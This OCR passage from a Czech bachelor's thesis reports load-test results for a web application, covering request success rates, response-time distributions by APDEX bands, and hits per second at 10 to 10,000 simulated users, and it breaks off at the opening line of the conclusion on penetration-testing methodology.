
V případě 10 a 100 uživatelů byly všechny žádosti vyřízeny do 500 ms. V případech 1 000 a 10 000 uživatelů byla většina požadavků zpracována za více než 1 500 ms.

Na obrázku 5.19 je zobrazena distribuce času zpracování HTTP požadavků webovou aplikací. Na ose y se nachází počet HTTP požadavků, na ose x se nachází čas potřebný ke zpracování HTTP požadavku a odeslání odpovědi v milisekundách.

Při testu s 10 uživateli dokázala webová aplikace zpracovat všechny požadavky do 1 sekundy.

Při testu se 100 uživateli dokázala webová aplikace zpracovat téměř všechny požadavky do 1,2 sekundy, pouze 3 požadavky trvalo zpracovat déle než 1,2 sekundy.

[16] `https://www.apdex.org/`



Obr. 5.17: Srovnání úspěšnosti HTTP požadavků jednotlivých testů

Obr. 5.18: Srovnání časů odpovědí webové aplikace při jednotlivých testech

Při testu s 1 000 uživatelů potřebovala webová aplikace 55 až 65 sekund na zpracování většiny požadavků.

Při testu s 10 000 uživatelů lze v grafu pozorovat 3 špičky, první špička (asi jedna třetina požadavků) má dobu na zpracování požadavku 50 až 70 sekund, druhá špička je od 150 sekund do 210 sekund, tedy od 1,5 minuty do 2,5 minuty. Třetí špička je od 275 sekund do 310 sekund, což zhruba odpovídá 4-5 minutám na vyřízení jediného požadavku na webovou aplikaci.

Z tohoto srovnání vyplývá, že aplikace poskytuje dobrý uživatelský zážitek pro 100 uživatelů, pokud však počet uživatelů vzroste na 1 000 (nebo 10 000) uživatelů, pak je uživatelský zážitek velmi špatný.


Grafy na obrázku 5.20 znázorňují závislost průměrného zpoždění jednotlivých stránek webové aplikace na uplynulém čase daného testu. V tomto srovnání lze pozorovat, jak s narůstajícím počtem uživatelů používajících webovou aplikaci v jednotlivých testech roste také průměrné zpoždění jednotlivých stránek webové aplikace.

Na obrázku 5.21 je zachycen graf statistiky „Hits per second“. Tento graf má na ose y počet požadavků odeslaných na webovou aplikaci za sekundu, na ose x je pak čas od začátku testu.


Výsledky testování dlouhodobého používání

Na následujících obrázcích jsou zobrazeny výsledky k porovnání jednotlivých testů, u kterých byl každý uživatel simulován v průběhu testu několikrát. Výsledky pro 100 uživatelů s 1 000 opakováními se nachází vždy nahoře. Výsledky pro 1 000 uživatelů s 100 opakováními se nachází vždy dole.


Na obrázku 5.22 je srovnání úspěšnosti HTTP požadavků jednotlivých testů. Úspěšnost obou testů byla takřka stoprocentní.




Obr. 5.19: Srovnání distribuce časů odpovědí webové aplikace při jednotlivých testech



Obr. 5.20: Srovnání zpoždění odpovědí webové aplikace při jednotlivých testech



Obr. 5.21: Srovnání počtu odeslaných požadavků za sekundu na webovou aplikaci při jednotlivých testech



Obr. 5.22: Srovnání úspěšnosti HTTP požadavků jednotlivých testů


Na obrázku 5.23 je zobrazeno srovnání časů odpovědí webové aplikace na HTTP požadavky obou testů. Sloupce představují časové rozmezí dle standardu APDEX[17]. Pro detailní popis rozdělení sloupců viz 5.5.4 (odst. 3 a 4).

[17] `https://www.apdex.org`

Obr. 5.23: Srovnání časů odpovědí webové aplikace při jednotlivých testech

Na obrázku 5.24 je zobrazena distribuce času zpracování HTTP požadavků webovou aplikací.

Při scénáři se 100 uživateli byla většina požadavků vyřízena do 500 ms. Při scénáři se 1 000 uživateli byla většina požadavků vyřízena v rozmezí od 60 sekund do 110 sekund.




Obr. 5.24: Srovnání distribuce časů odpovědí webové aplikace při jednotlivých testech

Grafy na obrázku 5.25 znázorňují závislost průměrného zpoždění jednotlivých stránek webové aplikace na uplynulém čase daného testu.

Na začátku testovacího scénáře se 100 uživateli došlo ke chvilkovému přetížení přihlašovací stránky, vzhledem k dalšímu průběhu testu však lze hovořit spíše o anomálii.

Obr. 5.25: Srovnání zpoždění odpovědí webové aplikace při jednotlivých testech

Na obrázku 5.26 je graficky zobrazena statistika „Hits per second“, která popisuje počet požadavků odeslaných na webovou aplikaci za jednu sekundu. Na ose x je uveden v minutách čas uplynulý od začátku testu.



Obr. 5.26: Srovnání počtu odeslaných požadavků za sekundu na webovou aplikaci při jednotlivých testech

Závěr

V bakalářské práci byly popsány metodologie penetračního testování, stejně tak jeho různé druhy a typy.

